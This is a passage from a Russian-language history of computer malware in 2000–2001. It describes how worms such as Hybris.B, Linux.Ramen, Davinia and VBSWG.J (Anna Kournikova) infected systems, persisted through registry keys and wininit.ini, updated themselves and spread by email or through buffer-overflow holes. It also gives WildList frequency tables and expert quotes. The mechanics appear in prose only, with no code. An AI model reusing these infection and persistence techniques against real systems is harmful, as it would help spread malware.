новляющихся компонентов, которые сохранялись в его теле и зашифровывались 128-битным ключом. После активизации «червь» инфицировал библиотеку сетевых функций wsock32.dll, записываясь в конец этой библиотеки. По завершении инфицирования wsock32.dll, после перезагрузки системы, «червь» получал возможность для подключения экспортных функций библиотеки wsock32.dll: connect (), send (), recv (). Используя эти функции, он захватывал контроль над доступом в Интернет, что было необходимо для определения адресов передачи и приёма входящих и исходящих сообщений электронной почты. Если же в момент инфицирования wsock32.dll использовалась системой, вирус-червь создавал в системной директории операционной системы Windows заражённую копию этого файла, а также собственную копию со случайно выбранным именем, состоящим из восьми произвольно сгенерированных символов, например, ALSVKVAM. В системный файл wininit.ini прописывалась команда переименования при следующей перезагрузке компьютера. Делалось это для того, чтобы при перезагрузке системы переименовать сгенерированный файл в оригинал библиотеки wsock32.dll. Для обеспечения своего автоматического запуска при последующем рестарте системы в реестровую запись HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/RunOnce вирус-червь добавлял следующие данные: (Default) = %systemdir%\имя заражённого файла[88]. В результате такой подготовительной работы при последующей загрузке системы «Hybris.B» гарантированно переименовывал свою копию (файл с названием из восьми случайных символов) в wsock32.dll. Внедрившись таким способом в библиотеку wsock32.dll, вирус-червь вносил изменения в её функции соединения с Интернет и механизм отправки–приёма почтовых сообщений. Это обеспечивало «Hybris.B» возможность выходить в Интернет, получать оттуда обновления, а также отправлять свои инфицированные копии в виде вложений к письмам по адресам адрес-

[88] Например, (Default) = %systemdir%\ ALSVKVAM.

ной книги, причём текст определялся набором специальных компонентов, а также имелся механизм обновления этих компонентов. Вирус-червь, используя каждую возможность, постоянно осуществлял в Интернет поиск новых обновлений. Полученные обновления вирус-червь сохранял в системной директории Windows в файле с названием, состоящим из набора случайно сгенерированных восьми символов и с расширением из трех случайно сгенерированных символов.

Основные компоненты «Hybris.B» были следующие:

ENCR или POLY – полиморфное кодирование тела «червя» перед отправкой по электронной почте, что затрудняло его последующее определение при помощи антивирусных средств;

I_RZ – поиск «червём» файлов с расширениями *.zip и *.rar. Если такие файлы были найдены, внутри них производился поиск файлов с расширением *.exe, которые переименовывались в файлы с расширением *.ex$, после чего, используя первоначальные имена файлов, «червь» добавлял в соответствующий архив свои копии, затирая ими оригиналы;

DOSEXE.DAT или EXEI – заражение файлов с расширением *.exe операционной системы DOS. Программный код вируса присоединялся к концу файла с небольшой 16-разрядной подпрограммой (дроппером), которая создавала временный файл с расширением *.exe в папке TEMP и выполняла инфицирование системы. Дроппер уничтожался после инфицирования файла wsock32.dll телом червя;

SUB7 – копирование и выполнение «червя» на компьютерах, инфицированных «троянской» программой «Backdoor.Subseven»;

TEXT или PRON – создание текста отсылаемого вирусом-червём сообщения на том языке, на который по умолчанию был настроен инфицированный компьютер;

HTTP – обновление зашифрованных компонентов вируса-червя с конкретного Web-сайта;

NEWS – осуществление переноса компонентов (через подчинённый заголовок сообщений) в зашифрованной форме из конференции «usenet alt.comp.virus»[89] и модификация их через любой случайно выбранный адрес конференции. Компоненты обладали четырёхсимвольным заголовком идентификатора и четырёхсимвольного номера версии «червя» для определения установки новых компонентов;

I_PE – инфицирование PE файлов, которые больше не подлежали восстановлению, с целью затруднения обнаружения «червя», то есть такое добавление данных к секции кода, чтобы контрольные суммы до и после заражения файла были равны;

@@@@ или SPIRALE – создание файла, который на рабочем столе операционной системы Windows отображал графический образ огромной спирали, которая не могла быть закрыта, удалена или приостановлена, так как регистрировалась как обслуживание. Создаваемый файл имел собственное название, которое состояло из восьми случайных символов, и загружался в результате считывания строки раздела в системном файле win.ini;

AVIP или AVINET.DAT – блокирование доступа к отвечающим за антивирусное обеспечение информационным Web-сайтам (www.vet.com.au, www.nai.com, www.sophos.com, www.pandasoftware.com, www.kasperksy.com, www.wildlist.org, www.symantec.com, www.irisav.com, www.antivirus.com и пр.), чтобы владельцы инфицированных компьютеров не могли соединяться с этими сайтами и получать помощь.

Как мы уже говорили выше, после инфицирования файла wsock32.dll осуществлялось контролируемое подключение к Интернет и просмотр адресов электронной почты. При обнаружении адреса электронной почты (из узла Интернет или в электронной почте входящего и исходящего трафиков) «червь» на неопределённый период времени занимал выжидательную пози-

[89] Все пользователи данной телеконференции подвергались реальной угрозе получить инфицированное сообщение.

цию, а затем посылал по нему инфицированное сообщение, используя непосредственное подключение к SMTP серверу. Имя присоединённого файла выбиралось случайно с расширением *.exe или *.scr в зависимости от языка установленных по умолчанию системных настроек инфицированного компьютера. При посылке любого сообщения по электронной почте «червь» присоединял к нему имя сгенерированного им файла. Сообщение могло иметь какую угодно тему, текст и имя файла. Общий компонент «червя» контролировал параметры настройки языка инфицированного компьютера и выбирал сообщение из четырёх вариантов: английского, французского, португальского и испанского. Если заданный по умолчанию язык на инфицированном компьютере не принадлежал к вышеперечисленным, «червь» отправлял сообщение с пустой темой, а тело сообщения и файл присоединения выбирался случайно[90].

Заражение компьютерной системы происходило только в случае открытия неосторожным пользователем инфицированного вложения. Основными визуальными же признаками присутствия «Hybris.B» в компьютерной системе было:

появление графической анимации в виде спирали – в зависимости от системной даты и времени (на 59 минуте каждого часа 16 и 24 сентября, начиная с 2001 года) на экран монитора посередине рабочего стола выводился большой анимационный график спирали;

наличие созданной вирусом-червём копии файла wsock32.dll в системной директории Windows с названием из восьми и расширением из трёх случайно выбранных символов;

наличие в системном реестре ключа //HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/RunOnce (Default) = %systemdir%\имя зараженного файла.

---

[90] То есть, если компьютер «не понимает» ни одни из вышеперечисленных языков (например, по умолчанию установлен русский язык), Вы получите только инфицированное вложение с названием, состоящим из набора случайных символов.

Уже к 11 декабря 2000 года сообщения об обнаружении «Hybris.B» непрерывно поступали в антивирусные компании практически со всего мира. Особая активность его распространения была отмечена в странах Латинской Америки, Испании и Португалии. Одна из мартовских рассылок компании Pioneer (Япония), как оказалось, содержала вирус «Hybris». В результате, как минимум, 19 человек успели пострадать от вируса. Впрочем, для рассылки с аудиторией 10758 человек это не так уж и много. Были отмечены случаи заражения в России и на Украине.

По мнению многих экспертов «Hybris.B», модифицирующий себя при помощи зашифрованных модулей компьютерный вирус-червь стал самым распространённым и изощрённым вирусом 2000 года. Первая версия этого вируса-червя – собственно «Hybris» – поначалу была отнесена разработчиками антивирусного программного обеспечения к разряду вирусов с низким уровнем опасности. Однако когда случаи заражения приобрели массовый характер и на них обрушился шквал сообщений от ставших жертвами вируса-червя пользователей, мнение о возможностях «Hybris», «Hybris.B» и других штаммов резко изменилось.

«Это не почтовый вирус быстрого или массового поражения. Он действует медленно и изощрённо, – говорил технический директор по антивирусным исследованиям компании TruSecure Роджер Томпсон. – Но, как известно, тише едешь – дальше будешь. Большинство компьютерных червей быстро распространяется, и так же быстро исчезает. Однако червь “Hybris.B” и не думает исчезать. Он напоминает вирусы “Happy99.exe” или “Ska”, которые годами продолжали поражать тех, кто не принимал во внимание факт их существования. Как и “Happy99.exe”, “Hybris.B” наблюдает за сообщениями e-mail, отправляемыми из ПК в сеть. Обнаружив такое сообщение, червь добавляет адреса из его заголовка в свой список. Впоследствии он выбирает адресатов из этого списка и отправляет им свои собственные копии. Вместо лавинообразной рассылки сообщений, как в вирусах типа “Melissa” и “LoveLetter”, “Hybris.B” образует постоянную струйку опасных писем, что делает его

менее заметным. …В один прекрасный день автор “Hybris.B” сможет легко получить контроль над огромным количеством ПК, правда, для компаний это не так страшно, так как системные администраторы обычно достаточно часто обновляют определения вирусов антивирусных программ, чтобы обнаруживать все версии “Hybris”. То же следует делать и пользователям домашних компьютеров, а к файлам, вложенным в письма, всегда нужно относиться с подозрением».

«…Другая особенность червя: он написан в виде 32-битной Windows-программы. Его трудно убить, как и большинство вирусов Win32, – подчеркнул директор антивирусного отделения компании Network Associates Винсент Джулотто. – Все они за считанные секунды заражают сотни файлов». «Мы имеем дело, пожалуй, с наиболее сложной и изощрённой вредоносной программой за всю историю вирусописания», – подтвердил опасения Джулотто Евгений Касперский.

«Сочетание медленного распространения с быстрым способом заражения, похоже, оказалось действенным. Впервые обнаруженный в декабре 2000 года, “Hybris.B”, по данным Trend Micro, и через три месяца не покидает списки самых активных вирусов в США и в мире. Хотя статистика Trend Micro учитывает лишь небольшой процент инцидентов, это одно из немногих средств количественного измерения активности вирусов. Ещё одна особенность “Hybris.B” заключается в том, что этот вирус использует зашифрованные модули. Подобно вирусам “Babylonia”, “LoveLetter” и “MTX”, он может обращаться за информацией по Интернет и модифицировать себя – в данном случае через группу Usenet alt.comp.virus. Он находит там и включает в свой код различные расширения, после чего начинает распространяться в новой форме. Способность “Hybris.B” менять характер работы и подпись делает его потенциально очень опасным. В зависимости от того, какой модуль загружен, червь может превращаться в лазейку в защите ПК или в программу, искажающую файлы. В настоящее время известны, по крайней мере, восемь таких модулей. Обычно антивирусное сообщество подавляет сайты, поставля-

ющие такие модули, но, так как для публикации кода используется новостная группа самого этого сообщества, её невозможно ликвидировать, не подорвав свою собственную способность бороться с вирусами», – по горячим следам событий эмоционально сообщал о «Hybris.B» «ZDNet News».

В целом 2000 год познакомил мир с большим количеством новых, изощрённых, технологически продвинутых и использующих методы социальной инженерии вредоносных компьютерных программ. Практически все известные эксперты были согласны с тем, что в 2000 году ситуация с вирусной опасностью существенно усложнилась по сравнению с 1999 годом. Причём основным источником опасности была электронная почта. Например, согласно статистике службы технической поддержки «Лаборатории Касперского», около 85% всех зарегистрированных случаев заражения были вызваны проникновением вирусов при помощи именно этого источника. В результате, по отношению к 1999 году рост числа подобных инцидентов составил около 70%. Пристальное внимание вирусописателей к электронной почте объяснимо, поскольку она стала стандартом делового и неформального общения миллиардов людей по всему миру. В отличие от компьютерных вирусов прежних лет, которые распространялись преимущественно на инфицированных флоппи-дисках и требовали запуска заражённой вирусом программы, современные вредоносные программы зачастую обходятся вообще без какого-либо участия пользователя. В связи с этим специалисты неустанно подчёркивают важность установки надёжной системы антивирусной защиты электронной почты. Причём в масштабах корпоративной сети эта система должна предполагать как минимум двухуровневую структуру фильтрации корреспонденции: уровень почтового сервера и уровень рабочих станций. Тем более что главным источником вирусной опасности электронная почта останется и в обозримом будущем.

Итак, по общему мнению многих отечественных и зарубежных экспертов, «бестселлером» 2000 года стал «LoveLetter», который со скоростью ура-

гана распространился практически по всем странам мира, инфицируя десятки миллионов компьютеров. К тому же этот компьютерный вирус обзавёлся невиданным количеством штаммов – на конец года было обнаружено более 80 его разновидностей.

В течение всего года не прекращались атаки вирусов, которые использовали известную брешь под названием «Scriptlet.Typelib» в системе защиты Internet Explorer 5.0.

Вирусы, подобные «KakWorm», для инфицирования компьютеров пользователей не нуждались даже в запуске вложенных файлов. Достаточно было лишь открыть само заражённое письмо.

В 2000 году одной из самых серьёзных проблем стала приобретённая вирусами (например, «MTX», «Sonic», «Hybris»), способность к самостоятельному обновлению. Благодаря этой технологии вирусописатели могли незаметно для владельца заражённого компьютера обновлять версии вредоносных компонентов и устанавливать новые.

Особо специалисты отмечали всплеск активности создателей вирусов под операционную систему Linux. «Наибольший интерес у специалистов вызвал вирус “Siilov”, который стал первым в истории вирусом для Linux, работающим в фоновом режиме и способным заражать файлы в масштабе реального времени. Несмотря на то что некоторые образцы Linix-вирусов действительно обладали всеми необходимыми способностями к размножению и автономной жизни, ни один из них так и не был зафиксирован в “диком” виде. Причиной этого может быть недостаточно широкое распространение Linux в качестве “всенародной” операционной системы» («Лаборатория Касперского»).

Компьютерные вирусологи со всего мира задали себе следующий вопрос: «Что может ждать компьютерное сообщество в ближайшем будущем?» В целом выводы были малоутешительными. Например, менеджер исследовательской лаборатории ICSA Лэрри Бридвелл, основываясь на опросе пред-

ставителей более 300 компаний, имеющих в общей сложности около 856000 персональных компьютеров, заявил, что «в среднем на компанию приходится 1000 инфицированных вирусом машин и ежегодно это число удваивается. Угроза для частных пользователей Интернет тоже увеличивается с каждым годом». Исходя из сказанного, краткосрочный прогноз мог бы выглядеть следующим образом: электронная почта останётся главным источником инфекции, макро- и «скрипт» вирусы будут иметь преобладать над другими вредоносными компьютерными программами, дальнейшее развитие получат самостоятельно обновляющиеся вирусы, вирусы для карманных компьютеров и мобильных телефонов, а также Linux-вирусы.

В 2000 году было подписано первое международное соглашение о противодействии компьютерным вирусам.

§3. 2001 год – макровирусы сходят со сцены; Windows-черви и «троянские» программы наступают; «черви» всё чаще распространяются через ICQ и другие системы мгновенных сообщений; «бестелесные черви» – очередной вызов антивирусной индустрии; продолжаются атаки на операционную систему Linux; вирусы пытаются освоить новые и необычные среды обитания

- Выпущена операционная система следующего поколения Windows XP (редакции Home и Professional).
- На основе микроархитектуры Intel Net Burst выпущен микропроцессор Intel Xeon.
- На основе новой архитектуры EPIC (Explicitly Parallel Instruction Computing) выпущен 64 разрядный микропроцессор Intel Itanium.

Новый год начался с того, что компании-производители антивирусных программ Sophos и Computer Associates объявили об обнаружении нового компьютерного вируса «Happy New Year»[91]. Специалисты указанных компаний предупреждали пользователей, что, хотя этот вирус крайне редок, он представляет собой серьёзную угрозу для инфицируемых им компьютерных систем с установленным MS Outlook. Тем более что Новый год располагает пользователей к добродушному настроению, и они беззаботно открывают

[91] «Happy New Year» (англ.) – «С Новым годом».

электронные письма, содержащие поздравления, а в таких условиях новый вирус может быстро распространяться. В компьютер «Happy New Year» проникал следующим образом. К почтовому сообщению с темой «New Year» («Новый год») и текстом «Wow. Happy New Year» (Здорово! С Новым годом») прилагался файл happynewyear.txt.vbs (расширение *.vbs скрыто и пользователь его не видит), который при запуске устанавливал в директорию Windows файл 3K.exe. Этот файл загружался при каждом запуске или ресарте операционной системы Windows и при первом же подключении к Интернет скачивал оттуда файл teen.exe, завершая инфицирование. Так же, как и другие вирусы этого типа, он рассылал себя по всем имеющимся в адресной книге адресам. Не правда ли знакомый алгоритм?

Таблица 2

Вредоносные компьютерные программы, входившие в 2001 году в число двадцати наиболее распространённых в мире
(по данным Международной организации WildList – WildList Organization International)

Название	Янв/Ч	Фев/Ч	Март/Ч	Апр/Ч	Май/Ч	Июнь/Ч	Июль/Ч	Авг/Ч	Сен/Ч	Окт/Ч	Ноя/Ч	Дек/Ч
VBS/LoveLetter.A-mm**	37	36	37	37	38	35	32	32	29	29	27	26
W32/MTX-m**	37	37	37	38	39	39	39	40	41	41	39	39
W32/Ska.A-m*	35	32	32	30	29	27	25	25	25	25	25	24
W95/CIH.1003*	31	29	28	26	28	27	26	26	22	22	25	25
W97M/Ethan.A*	31	29	29	25	27	25	24	24	24	24	22	22
W97M/Melissa.A-mm*	31	27	26	23	25	24	23	22	–	–	–	–
VBS/Stages.A-mm**	30	29	29	30	30	31	30	29	26	26	24	–
W32/PrettyPark.A-mm*	30	29	29	25	25	24	24	23	21	21	–	–
JS/Kak-m**	29	28	29	28	30	30	27	28	28	28	28	28
W32/Navidad.A-m**	29	28	29	29	30	30	30	30	30	30	31	27
W97M/Marker.C*	29	28	27	24	27	24	22	23	24	24	22	–
O97M/Tristate.C*	26	25	25	22	22	22	21	20	–	–	–	–
W97M/Thus.A*	24	23	23	23	25	22	23	21	23	23	23	22
WM/CAP.A*	24	22	21	17	–	–	–	–	–	–	–	–

Название	Янв/Ч	Фев/Ч	Март/Ч	Апр/Ч	Май/Ч	Июнь/Ч	Июль/Ч	Авг/Ч	Сен/Ч	Окт/Ч	Ноя/Ч	Дек/Ч
VBS/Freelink-mm*	22	22	21	19	19	–	–	–	–	–	–	–
W32/Qaz**	21	21	21	21	22	22	22	22	22	22	–	–
W32/Hybris.B-m**	20	24	30	32	34	34	34	37	38	38	40	38
W32/ExploreZip-m*	19	17	–	–	–	–	–	–	–	–	–	–
W97M/Class.D*	17	–	–	–	–	–	–	–	–	–	–	–
W32/Fix2001-m**	16	–	–	–	–	–	–	–	–	–	–	–
VBS/VBSWG.J-mm**	–	19	27	30	32	32	30	33	34	34	34	33
VBS/LoveLetter.AS-mm**	–	16	16	17	–	18	–	–	–	–	–	–
W32/Prolin.A-mm**	–	–	17	17	–	–	–	–	–	–	–	–
W32/Magistr.A-mm**	–	–	–	–	23	24	30	34	35	35	37	37
VBS/VBSWG.X-mm**	–	–	–	–	21	25	27	29	30	30	30	30
W32/Funlove.4099*	–	–	–	–	19	20	22	22	25	25	25	26
W32/BadTrans.A-mm**	–	–	–	–	–	–	19	22	24	24	24	24
W32/SirCam.A-mm**	–	–	–	–	–	–	–	–	30	30	33	33
W32/Navidad.B-m**	–	–	–	–	–	–	–	–	21	21	22	22
W32/Nimda.A-	–	–	–	–	–	–	–	–	–	–	26	31

Название	Янв/Ч	Фев/Ч	Март/Ч	Апр/Ч	Май/Ч	Июнь/Ч	Июль/Ч	Авг/Ч	Сен/Ч	Окт/Ч	Ноя/Ч	Дек/Ч
mm**												
W32/BadTrans.B-mm**	–	–	–	–	–	–	–	–	–	–	23	36
W32/Magistr.B-mm**	–	–	–	–	–	–	–	–	–	–	–	27
VBS/Haptime.A-mm**	–	–	–	–	–	–	–	–	–	–	–	21

Примечания:

1. В графе «Название» приведены имена вредоносных компьютерных программ, принятые в соответствии с классификацией Международной организации WildList.

2. В графах «Янв/Ч» – январь/частота, «Фев/Ч» – февраль/частота и т. д. показатель «частота» – это показатель «частота» отражает количество сообщений, полученных Международной организацией WildList в официальных отчётах от ведущих компьютерных вирусологов разных стран мира о появлении или рецидиве конкретной вредоносной компьютерной программы в соответствующем месяце 2001 года.

3. Символ «–» означает, что либо до этого данная вредоносная компьютерная программа не входила в двадцатку WildList, либо выбыла из неё.

4. Символом «*» помечены вредоносные компьютерные программы, которые рассматривались в предыдущей главе.

5. Символом «**» помечены вредоносные компьютерные программы, которые рассматриваются в настоящей главе.

Обнаружение другой вредоносной компьютерной программы стало ещё менее приятным сюрпризом для всего компьютерного сообщества. 7 января 2001 года специалисты антивирусной компании Central Command сообщили о появлении прототипа вируса для языка гипертекстовых «скриптов» PHP, который получил название «PHP.NewWorld»[92]. Будучи запущенным из php-файла, он заражал файлы с расширениями *.php, *.htm, *.html и .htt. Несмотря на то что «PHP.NewWorld» не содержал вредоносных проявлений и не мог распространяться за пределы компьютера, на котором был активизирован, менеджер Central Command Стив Сандермайер выразил общее мнение по поводу его появления, заявив: «Настораживает сам факт появления подобного вируса, так как он фактически является доказательством возможности создания вирусов на основе PHP. …Если проследить всю историю «скрипт»-вирусов, включая «LoveLetter», станет ясно, что все они начинались с подобных безвредных версий, но вслед за безвредной версией вируса вскоре могут появиться и вредоносные варианты». Интересно, что оригинальный текст заявления компании Central Command, оперативно обнародованный CNews.ru, позволяет сделать следующее предположение: скорее всего образец вируса «PHP.NewWorld» был отослан его автором непосредственно в Central Command, и попытки его распространения в Интернет не предпринимались.

17 января 2001 года ведущие отечественные фирмы-разработчики антивирусного программного обеспечения – Лаборатория Касперского и ЗАО «ДиалогНаука» – практически одновременно предупредили пользователей о том, что «отловлен» новый чрезвычайно опасный «червь» «Davinia», который распространялся по электронной почте при помощи почтовой программы MS Outlook. «Davinia» использовал весьма изощрённый механизм проникновения в компьютеры пользователей. Он состоял из двух основных частей. Сначала на компьютер приходило электронное письмо, содержащее

[92] «PHP.NewWorld» (англ.) – «PHP.НовыйСвет», «PHP.Америка».

«скрипт»-программу, которая автоматически запускала дополнительное окно Internet Explorer и показывало Web-сайт, который содержал другую «скрипт»-программу, открывавшую документ MS Word, находящийся на том же Web-сайте. В этом документе содержался макровирус, который незаметно для пользователя отключал встроенную в MS Word защиту от макровирусов, и в результате пользователь не получал предупреждения о присутствии в документе макросов[93]. После этого червь получал доступ к MS Outlook, считывал из адресной книги адреса электронной почты и рассылал по ним электронное письмо. Таким образом, вирусный компонент постоянно размещался на удалённом Web-сайте, а от компьютера к компьютеру пересылались только ссылки на этот сайт[94].

Вслед за обнаружением «Davinia» состоялась ещё одна весьма настораживающая находка. Сначала сообщения были крайне скудны и осторожны: «Был обнаружен первый “червь”, который инфицировал операционные системы RedHat Linux. Он заражал удалённые Linux-системы, распространяя свои копии при помощи “уязвимости”[95] в системе защиты RedHat Linux. Причём “червь” действует по следующей схеме: засылка на удалённый компьютер небольшого фрагмента своего программного кода – выполнение его на инфицируемой системе – подкачка и старт основной части программного кода.

Всего “червь” использовал три различные “уязвимости” в RedHat Linux версий 6.2 и 7.0. Эти “дыры” были обнаружены и закрыты летом-осенью 2000 года, более чем за 3 месяца до появления “червя”. Код “червя” также

---

[93] Для этого червь использует обнаруженную в мае 2000 года брешь в системе безопасности под названием «Office 2000 UA Control Vulnerability».

[94] Использовавшийся злоумышленниками для внедрения вредоносного кода на компьютеры пользователей Web-сайт был закрыт сразу после его обнаружения.

[95] Данная уязвимость известна под термином «переполнение буфера». Она позволяет злоумышленникам пересылать вредоносный программный код на удалённый компьютер и выполнять его там автономно от пользователя или администратора системы.

содержит процедуры, направленные на взлом FreeBSD и SuSE, однако эти процедуры им не используются».

В последующие сутки в странах Восточной Европы были зафиксированы многократные инциденты, связанные с успешными атаками на компьютерные системы «червя», который к тому времени получил собственное имя «Linux.Ramen» и был классифицирован как опасный Интернет-червь, атакующий серверы под управлением операционных систем Red Hat Linux 6.2 и Red Hat Linux 7.0. К 19 декабря был проведён анализ кода «червя», и его особенности стали ясны специалистам. Для своего размножения «Linux.Ramen» использовал уязвимые места в приложениях операционных систем Red Hat Linux 6.2 и Red Hat Linux 7.0: Washington University's ftp server (wu-ftpd) и Remote Procedure Call stat server (rpc.statd) для Red Hat Linux 6.2 и LPRng (lpd) для Red Hat Linux 7.0[96]. «Linux.Ramen» представлял собой архив с именем ramen.tgz, содержащий в себе 26 различных исполняемых файлов и «скриптов». Каждый исполняемый файл содержался в архиве в двух экземплярах: скомпилированный для запуска в Red Hat 6.2 и 7.0. Также в архиве находился исполняемый файл с именем wu62, который при работе «червя» не использовался. При старте системы «Linux.Ramen» устанавливал на порт TCP 27374 небольшой HTTP-сервер, который на любой запрос к нему выдаёт основной файл «червя» ramen.tgz. Далее начинал работу скрипт start.sh, который по наличию или отсутствию файла /etc/inetd.conf определял версию операционной системы Red Hat и копировал бинарные файлы, скомпилированные в соответствии с версией системы, в файлы с именами, используемыми в дальнейшем для запуска из его «скриптов», а затем запускал в фоновом непрерываемом режиме все три свои основные части:

[96] Эти приложения обычно инсталлируются при установке операционной системы Red Hat Linux «по умолчанию» и без соответствующих «заплаток безопасности» уязвимы для применяемых «червём» атак.

сканирование методом «synscan» подсетей класса B и определение активных хостов с Red Had Linux 6.2 и 7.0[97]. «Червь» пытался соединиться с портом 21 (ftp) и произвести поиск некоторых подстрок в «строке приветствия», выдаваемой ftp-сервером. «Linux.Ramen» искал фразу «Mon Feb 28» – Red Hat 6.2 или «Wed Aug 9» – Red Hat 7.0;

попытка атаки на найденный хост через уязвимость в «rpc.statd»;

попытка атаки на найденный хост через уязвимость «wu-ftpd и lpd».

В случае успешного завершения одной из этих атак на атакуемом сервере выполнялась цепочка из пяти последовательных операций:

создавалась директория /usr/src/.poop;

запускался текстовый браузер lynx с указанием о необходимости установления соединения с атакующим сервером на порт 27374 и сохранении всей переданной сервером в файл /usr/src./.poop/ramen.tgz информации;

копировался в /tmp и распаковывался полученный файл с кодом «червя»;

запускался стартовый файл «червя» – start.sh;

по адресам gb31337@hotmail.com и gb31337@yahoo.com электронной почты отправлялось сообщение с содержащей IP адрес атакованной машины темой и телом письма: «Eat Your Ramen!» («Съешь свой Ramen![98]»)

После этого «червь» искал в системе все файлы с именем «index.html» и заменял их содержание на HTML-код, который выводил на экран монитора следующий текст: «RameN Crew Hackers love noodles». (Группа RameN Взломщики любят дураков[99]). Затем для отмены всех запретов на соединения

---

[97] Данное сканирование происходит в два этапа: сначала через запуск соответствующего исполняемого файла получается случайный адрес подсети класса B, а затем через запуск другого файла производится последовательное сканирование всех хостов в этой подсети.

[98] Ramen (англ.) – лапша быстрого приготовления с добавлением мяса и овощей. Этимологически, согласно словарю Webster, является заимствованием японского слова.

[99] Каламбур, основанный на том, что noodles – помимо «лапша» обозначает и «дурак», «простак».

«червь» удалял в директории etc/ файл hosts.deny и получал при помощи вызова своего скрипта IP адрес атакованной им машины. Потом «Linux.Ramen» копировал свой HTTP-сервер в директорию /sdin/asp, прописывал его вызов путём задания соответствующих настроек в /etc/inetd.conf для Red Hat 6.2 или в /etc/xinetd.d для Red Hat 7.0 и заново инициализировал сервис inetd/xinetd для запуска своего HTTP-сервера.

В связи с появлением «Linux.Ramen» специалисты отмечали тот факт, что этот незаурядный «червь» при всей внешней безвредности был чрезвычайно опасен и символизировал собой дальнейшее усиление «давления» вирусописателей на операционную систему Linux. Главная угроза со стороны «Linux.Ramen» состояла в том, что он нарушал нормальное функционирование сервера: работа http-сервера нарушалась уничтожением содержимого всех index.html файлов, анонимный ftp-доступ к серверу запрещался, сервисы rpc и lpd удалялись, а ограничения доступа через hosts.deny снимались. Также отмечалось, что «при атаках “червь” использовал “уязвимости”, самая “свежая” из которых известна с конца сентября 2000 года. Однако тот факт, что при инсталляции системы на неё устанавливаются уязвимые сервисы, а многие пользователи и администраторы не производят должный мониторинг предупреждений о “слабых местах” системы и вовремя не производят их устранение, делает “червь” более чем жизнеспособным».

19 января 2001 года компания-разработчик антивирусного программного обеспечения Symantec под шапкой «“Melissa” возвращается» опубликовала следующее информационное сообщение: «Вирус “Melissa”, который два года назад обрушил многие компьютерные системы в мире, снова напомнил о своём существовании. Ранее “Melissa” не представляла опасности для компьютеров Macintosh, однако новой версии вируса нужно опасаться как пользователям персональных компьютеров IBM, так и владельцам Macintosh. Заражённое послание имеет заголовок “Important Message From (Application.UserName)”, в теле письма указано: “Here is that document you asked for ... don't show anyone else;)”. К письму прилагается вложение “anniv.doc”. Вирус

распространяется через почтовую службу Microsoft Outlook. Без данной программы вирус теряет возможность самостоятельного распространения по электронной почте, однако в любом случае он способен заражать другие файлы, содержащиеся на жестком диске компьютера». Надо сказать, что новый штамм «Melissa» лишь слегка потрепал нервы пользователям, которые помнили о прошедшей пандемии этого вируса, но так и не смог достаточно широко распространиться.

Но свято место пусто не бывает, и 20 января 2001 года[100] на небосклон взошла новая «звезда» – был обнаружен вирус-червь, которому официально присвоили имя с несколько техническим оттенком – «VBSWG.J». Кстати, оно так и не прижилось в широких массах рядовых пользователей, предпочитавших называть его «Anna Kournikova», а то и просто «Anna K.». Именно про этого «любимца миллионов» старший консультант компании Sophos г-н Грэхэм Клули сказал буквально следующее: «Вирус, занявший первую позицию, червь “Kournikova”, не был творением гения и, тем не менее, он одурачил сотни тысяч людей по всему миру».

Вирус-червь «VBSWG.J» был создан с помощью генератора вирусов «[K]Alamar's Vbs Worms Creator», разработанного специально для «облегчения жизни» начинающим вирусописателям. Риск заражения им большинство антивирусных компаний сразу оценили как высокий. Такая оценка во многом объяснялась тем, что «VBSWG.J» использовал методы социальной инженерии в виде следующей приманки-провокации: доверчивому пользователю предлагалось просмотреть файл-вложение AnnaKournikova.jpg.vbs, в котором якобы содержалась фотография известной российской теннисистки и модели бюстгальтеров Berlei Анны Курниковой. Однако в файле была отнюдь не фотография, а небольшая вредоносная программа, которая при активации внедрялась в адресную книгу и автоматически рассылалась всем адресатам. Ско-

[100] В феврале 2001 года включён в первую двадцатку основного списка WildList Международной организации WildList.

рость распространения «VBSWG.J» была сопоставима с «LoveLetter», который в 2000 году нанёс миллиардные убытки пользователям Интернет по всему миру. Но встречались и такие оценки, как у технолога по антивирусам британской службы e-mail MessageLabs Алекса Шипа: «Он распространяется вдвое быстрее, чем знаменитый “LoveLetter”».

Идентификационная карточка вредоносной компьютерной программы	
Имя	VBSWG.J
Другие названия	VBS/VBSWG.J, VBS/VBSWG.J-mm, VBS/VBSWG.J@mm, VBS.VBSWG-based, VBS.Vbswg.gen, VBS/SST, VBS/SST.A, VBS/SST-A, VBS/SST@MM, VBS.SST@mm, SST, VBS/STA.A, VBS_KALAMAR.A, Kalamar.A, Kalamar, Calamar, VBS.Lee-o, I-Worm/Lee.O, Lee, VBS.OnTheFly, VBS/Onthefly.A, OnTheFly, Anna Kournikova, ANNAKOURNIKOVA, Kournikova, Anna K, Ka
Тип	вирус-червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x
Страна происхождения	Нидерланды
Длина	2853 байт

И действительно, едва появившись, «VBSWG.J» инфицировал сети как минимум 50 крупнейших мировых компаний из списка Fortune 500. Затем эпидемия охватила всю Северную Америку, а на следующий день распространилась по Европе, Японии и другим странам. Больше других пострадала Австралия, где вирус поразил около ста тысяч компьютеров (в Азии масштабы бедствия были очень незначительны – к тому времени, когда там начался рабочий день, большинство крупных западных компаний уже успели решить эту проблему). Клиенты MessageLabs, например, всего лишь за пять часов с

момента обнаружения инфекции получили около 2900 заражённых писем, поступивших из более чем 290 разных доменов. Звонки от пострадавших клиентов непрерывно поступали в специализированные подразделения Symantec, Computer Associates, Trend Micro и пр. Представители компании Trend Micro утверждали, что «VBSWG.J» поразил компании самого разного типа.

Итак, методы распространения и работы вируса-червя «VBSWG.J» идентичны печально известному «LoveLetter». Вирус-червь «VBSWG.J» представлял собой написанную на языке программирования VBS программу, был зашифрован и распространялся по сети Интернет при помощи сообщений электронной почты, содержащих вложенный файл AnnaKournikova.jpg.vbs, на первый взгляд кажущийся графическим. Содержание строки «Тема» могло варьироваться. Тело сообщения: «Hi: Check This!» («Привет, посмотри это!»). После активизации (при открытии вложенного файла) «червь» записывал свою копию в директорию Windows, получал доступ к адресной книге почтовой программы MS Outlook и незаметно для пользователя рассылал свои копии по всем найденным адресам электронной почты. Запускался «VBSWG.J» только в операционных системах с установленным Windows Scripting Host (WSH) (в Windows 98 и Windows 2000 инсталлирован по умолчанию). Во избежание повторной рассылки «червь» вносил следующие изменения в реестр Windows:

HKEY_USERS\.DEFAULT\Software\OnTheFly,

